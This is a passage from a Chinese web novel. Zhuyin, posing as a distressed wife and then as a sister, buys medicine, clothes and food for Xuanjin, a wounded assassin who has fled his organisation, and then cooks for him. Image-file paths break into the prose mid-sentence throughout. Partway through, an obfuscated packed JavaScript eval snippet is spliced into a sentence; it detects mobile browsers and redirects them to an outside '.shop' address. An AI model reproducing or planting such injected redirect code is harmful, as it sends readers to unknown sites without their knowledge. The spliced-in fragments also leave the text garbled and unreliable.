竹音给他掖好被角,说:“现在这天气不算太冷,我这里条件有限,你就先将就一下吧。 你这衣服,我晚点给你洗了。你还要抓什么药,吃什么饭,都和我说,我现在去置办。” 她是个要么不做,要么就做到好的性格,金主钱给够了,她也愿意服务的好一些。 男人闻言,转过头,说了两个药方名称给她,一个治疗内伤,一个促进外伤愈合,至于吃的,只说随着竹音吃便好,毫不挑剔。 竹音记下药方名字,又问他要不要买几身衣服:“你那衣服,现在洗了,一下子也干不了,上面还有破洞,修补也要花时间,你要来两套换洗衣服吗?” 男人愣了一下,似乎才想到这个问题,轻轻点头:“……有劳,寻常布衣即可。” 竹音应下,又问他:“对了,你叫什么名字,我该怎么称呼你?” “我……”男人犹豫了片刻,鸦羽般浓密的睫毛垂下,复又抬起,目光与她相接,轻声吐出两个字:“玄烬。” “玄烬?”竹音重复了一遍,然后露出一个笑容:“行,我记住了,我叫竹音。” 竹音换了套干净衣服,背了个背篓,揣好银钱,仔细锁好院门,这才大步流星的离开,去镇上置办家里需要的东西。 屋内,玄烬耳力极好,他听着竹音的脚步声渐渐远去,掀开被子,目光落在自己已被妥善包扎好的伤口上,又缓缓移向这破旧,却能暂时给予他一方藏身之地的屋舍,眼底深处翻涌起复杂的情绪。 他拼着一身伤,跑了那么远,应该已经彻底跑出组织的掌控范围了吧? 这一次伤好之后,他应该就是自由身了。 玄烬攥了攥掌心,决然的想,无论如何,他再也不想做杀手! 3. 第3章 药铺买药 清栀镇。 竹音住的村子离城镇并不算远,小半个时辰就能走到。 此刻的她,早已拔下插在头上的簪子,利落的给自己盘了个妇人发髻,扮作新婚小妇人的模样,做出一副焦心忧虑之态,哭哭啼啼的进了一家从未去过的药铺,问掌柜的买内伤药: “我婆婆晌午爬梯子取阁楼上的粮食,不慎摔了下来,当时人就不好了。大夫说她伤到了肺腑,要吃这副药,求掌柜您快些帮我抓了,我得赶紧拿回去煎给她吃! 她可千万不能出事,不然家里那口子回来,不得怨死我!说不定还会把我休了,嘤嘤嘤……” 她这幅不经事的样子,看的掌柜都同情她了。 婆媳矛盾向来难以调和,尤其是这种性子弱的小媳妇,遇到这种事,只能自认倒霉。 掌柜一边手脚麻利的给她抓药,一边安慰她:“她自己摔的,总不能全怪你,你要的这一副是上好的药,吃了药,再好好看顾着,说不定人就好转了。” 他把药称好,顺手播了算盘:“一共一两二钱银子。” “这么贵啊……”竹音故意露出肉痛的表情,磨磨蹭蹭从荷包里掏出一块早就剪好的碎银子,放到柜台上,眼里全是对钱的不舍:“唉,多谢掌柜吉言,只盼着这些药能见效,嘤嘤嘤……” 从第一家药铺里出来,竹音把药包放进背篓里,用破布盖上,去了几条街外的第二家药铺。 她又把头发放下来,盘成小姑娘模样,再随意抓乱,做出一副惊慌失措的姿态,满脸眼泪的冲进药铺里,让人给她抓外伤药:“掌柜的,快帮我抓药!我阿姐今日上山捡柴,不知道从哪冲出来一头野猪,把她给顶了,呜呜呜! 我们好不容易把她救下来,但她身上被那野猪獠牙顶出了好些伤口,血流不止,村里的大夫说,让我抓这幅药给她吃,能不能熬过来,就看命了,我可怜的姐姐啊……” 掌柜的被这飞来横祸的惨事触动,大动恻隐之心,跟着她一起骂那不长眼的野猪。 当然,商人本色也没忘,抓完药后,还给她推荐店里的金疮药:“这外伤啊,也得涂抹,用它最好了,虽然贵些,但好些人都说用了它后能不留疤,你姐姐还没出嫁吧?现在正是愈合伤口的关键时刻,得赶紧用上,留了疤痕,可就不好嫁人了。” 掌柜这话是有水分的,就他们这小地方,哪有那种完全祛疤的好物?这金疮药好是好,但顶多能让人的伤口愈合后疤痕略微浅一些罢了。 竹音思量着玄烬那瓶神奇药粉也快空瓶了,本着对金主身体负责的态度,还是拿了一瓶。 多用点儿药,伤口好的快一些,三天后他就能顺利的走了。 这回花了三两银子。 竹音抹着眼泪,哭着走出药铺,一边走还一边抽泣:“花了这么多银子,家里可欠了大钱了,阿姐一定要撑过去啊……” 掌柜同情的目送她的背影,还和伙计感叹:“你说说这事儿,运气多不好,咋还被野猪顶了?” 伙计不以为然道:“这还算好的,还能救,若是被毒蛇咬了,就得当场一命呜呼了。” 竹音出了药铺,跑到无人的地方,放好买的药,然后把凌乱的头发梳好,终于开始买正常东西了。 她是个很警惕的人,故意用了两个借口混淆视听,往后即便有人来查,也很难把玄烬这个大男人的伤势和两个倒楣的女人扯上。 她先去了成衣铺子,打着给亲戚送礼的名号,给玄烬买了两身柔软的细布衣服,一套黑色,一套蓝色。 其实粗布的更便宜,但他那身黑衣的质地就很不错,一看就是高级货,竹音觉得也不能太把金主当傻子忽悠,买的东西至少要面子上过得去。 所以她顺便还买了两双鞋。 鞋号是她用稻草量出来的,此时把那根稻草拿出来一对比,鞋袜的尺码就对上了。 “大娘,我买这么多,你再送我两条犊鼻裈吧!”竹音看了看店里挂着的衣服,忽然说。 掌柜大娘闻言,白眼都要翻到天上去:“你这小丫头懂不懂啊,哪有人送礼送犊鼻裈的?” “哎呀,我拿回去给我爹穿嘛!我爹那犊鼻裈都晃线了,还舍不得扔,晾在院子里贼丑,我娘都抱怨好几回了,我要是带两条新的回去,她一准夸我。”竹音抱着大娘的胳膊撒娇:“我买了这么多东西,您就给我点搭头吧,下回我还来,给你带新客。” 三言两语间,这爱占便宜的乡下丫头人设算是立住了。 掌柜大娘故作亏本姿态,不情不愿的找了两条犊鼻裈出来给她:“我这可没有便宜货,这都是细棉布做的,两条犊鼻裈送给你,这单都要亏死了。” 实际上那犊鼻裈都是做成衣剩下的边角料做的,根本没用多少布料。 竹音亲亲热热的喊着大娘,谢过她的慷慨,提着衣服鞋子出了门。 依旧是放到背篓里,衣服鞋子塞进去之后,背篓的重量直线增加,压的竹音的肩膀一酸。 竹音再一次吐槽,这副身体真是太弱了,但凡让她穿到侠女身上,也不至于这么被动。 现在是深春时节,天还不够长,太阳落山后,路上就不安全了,她得赶紧买了吃食回去,以防万一。 买吃的便没那么多讲究了,兜里有钱,心里不慌,竹音便准备按照自己上辈子的食谱吃。 思量着家里还有个病患,她买的食材都很清淡。 两根白萝卜,一颗白菜,几根带肉的筒子骨,一条腊肉,一提腊肠,一包点心,然后是油、盐、糖等调味品,最后是一小袋米,一小袋面,十几个鸡蛋…… 直到把背篓装的满满当当,竹音才停下购物,开始往回走。 路过一个卖糖的小商贩时,她又顺手买了包花生糖,准备给病患吃。 流了那么多血,该补充点高热量。 等她背着背篓风尘仆仆的赶回家时,太阳刚刚西斜。 竹音在老宅外面看了一圈,确认离开后无人造访,这才用钥匙打开门进了院子。 进去后,她从里面拴上院门,这才往屋里走去。 她的动静不小,玄烬早早便看向了门口,等她把门推开,两人的视线便刚好对在了一起。 “你还好吧?”竹音看了他一眼,放下背篓,反手关上门,揉着酸痛的肩膀朝他走去。 这背篓真是太重了,背了这一路,现在只觉得腰酸背痛,估计她的肩膀都被压的青紫了。 玄烬还维持着之前的姿势,平躺着,轻轻“嗯”了一声。 竹音很自然的走上前,掀开被子,查看了一下他的伤口,发觉没有鲜血溢出,松了一口气,又给他盖上:“药我买回来了,这就给你煎上。晚上吃萝卜炖大骨,再煮几个鸡蛋,多吃点蛋白质……不是,多吃点蛋白和肉,好的快。” 竹音在心里打了下嘴,差点就说秃噜了。 好在玄烬没察觉到异样,他怕冷似的,默默把被子往上扯了扯,盖到脖子处,只露出一个头,然后对她感激的说:“辛苦了。” “不辛苦,应该做的。”竹音浑不在意的挥了挥手,把背篓提过来,准备将战利品展示给他看:“我今天给你买了两套衣服,一套黑的,一套蓝的,还有两双鞋,两双袜子,两条犊鼻裈,晚上我烧一锅热水,再好好给你擦擦身体,把新衣服换上……” “犊、犊鼻裈?”玄烬冷静自持的脸上忽然出现了一条裂缝。 他有些不可置信的看向竹音,发觉竹音正认真的在背篓里掏东西,又赶紧把表情收了回来,恢复冰山模样。 “是啊,我想着你得换洗嘛,你那裤子也沾了血,给你处理伤口时,你还出了不少汗,这一身都得换了。 你放心,我不是变态,待会儿给你换裤子的时候,我闭着眼。”竹音一本正经的说道:“既然你给了钱,我这三天肯定会把你伺候好,你不用担心。 哦!对了,我还给你买了点心和花生糖,做饭还要一会儿,你先吃点儿垫垫肚子。” 说着,她把点心和糖拆开,先给他嘴里塞了一颗花生糖,又给他手里放了一块点心,照顾小孩子一样说:“你先吃,吃完了喊我,我再给你拿,我先去给你煎药了。” 玄烬:“……” 他拿着点心,含着嘴里的糖,一时无言,根本不知道该怎么接话。 这、这姑娘,跟他以往见过的全都不一样! 一想到她晚上要给他擦身体,还要换犊鼻裈,玄烬表面上面 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''80=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17092787|195508||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 无表情,八风不动,实际上心里都要羞赧的找个洞钻进去了。 她怎么一点都不觉得这事奇怪啊! 厨房里,竹音找了个积灰已久的小炉子出来,添了柴火进去,正在淡定从容的给玄烬煎药。 幸好她小时候家境贫寒,住在农村,会用这些柴火老灶,不然现在就要抓瞎了。 把药罐子煮开后,她退了大部分柴火,只留小火慢慢煎着,然后去大灶上做饭。 筒子骨被屠户剁成两半,露出里面的骨髓,上面的肉也不少,足够两人饱餐一顿。 竹音把萝卜和肉简单清洗了一下,给萝卜削了皮,改刀切成大块,又给筒子骨焯了水,随后便重新添了一锅水,将二者放进去,辅以盐和葱姜,简单粗暴地炖了起来。 趁着炖萝卜大骨汤的时间,她又淘了米,装在两个大碗中,用几根筷子支在锅里,把碗放在上面,盖上盖子,下面煮,上面蒸,准备饭菜一锅出。 懒人做饭就是这么简单。 竹音忙完这些,看了眼厨房里所剩无几的柴火,叮嘱自己明天要去捡柴,随后出了厨房,去屋里看玄烬。 玄烬已经吃完了花生糖和点心,此时正目光放空的看着布满蛛网的破旧屋顶,不知道在想些什么。 竹音自己拿了一块儿点心,塞进嘴里,又给他拿了一块儿,递到他面前:“吃完了怎么没喊我?” 玄烬收回目光,看着她,欲言又止。 “怎么了?”竹音看了看点心,疑惑道:“不好吃吗?我觉得还行啊,你要不喜欢这个,要不再吃点糖?” 玄烬动了动嘴唇,硬着头皮,艰涩的说道:“那个……犊鼻裈……不用……” 竹音没等他说完,便明白了意思,她高高扬起眉毛:“你不想换?” 玄烬顿时语塞,半晌后艰难的“嗯”了一声。 竹音“啧”了一下,有点嫌弃的看着他:“你这男人,真不爱干净。” “不……”玄烬差点哽住。 他很爱干净的,他甚至还有点洁癖,但让一个大姑娘给他换犊鼻裈,这对他来说,还是太难为情了。 竹音看着他窘迫的神情,忽然笑出声,善解人意的说道:“我买犊鼻裈也是为你考虑,你既然不想换,我当然尊重你的意见,只要你不嫌脏衣服难受,我没问题,不换就不换,你别这么紧张。” 玄烬紧绷的身体立刻放松了一点,他看着她,复杂的眼神中充斥着无奈。 竹音轻快又短促的笑了一下,把点心重新举到他面前:“再来一块?” “好。”玄烬接过点心,放在掌心,小口小口的啃食着,尽量不让碎屑掉到枕头上。 若非身体受限,他真的很爱干净。 两个人吃着东西,相顾无言的坐了一会儿,气氛倒是意外的和谐。 等到饭快熟了,竹音又拿了个碗,打了四个鸡蛋,加了少许盐和油,放到锅里蒸着,一个非常简单的鸡蛋羹。 鸡蛋羹蒸熟后,她先把热腾腾的鸡蛋羹和两大碗白米饭端出来,又把炖的清甜软烂的萝卜大骨汤盛到陶盆里,端到桌上,最后才给玄烬倒了一碗黑乎乎的苦涩药汁出来。 “先吃饭,药晾着,吃完了正好能喝,这是内伤药,喝三天,那个外伤药,你到时候拿走,自己煎吧。”竹音说。 玄烬对此并无异议,只朝她点头。 竹音左顾右盼,从角落里找了张矮桌子出来,把饭菜挪到上面。 又把屋子里仅剩的一床被子拿出来,叠成豆腐块,小心翼翼的扶着玄烬,让他坐起来,半靠在上面,方便吃饭。 这一通折腾,又叫她出了一身汗。 今晚不管玄烬换不换衣服,总之她是要从头到脚再换一身的。 “我喂你?”竹音看他坐的艰难,决定发挥人道主义精神,送佛送到西。 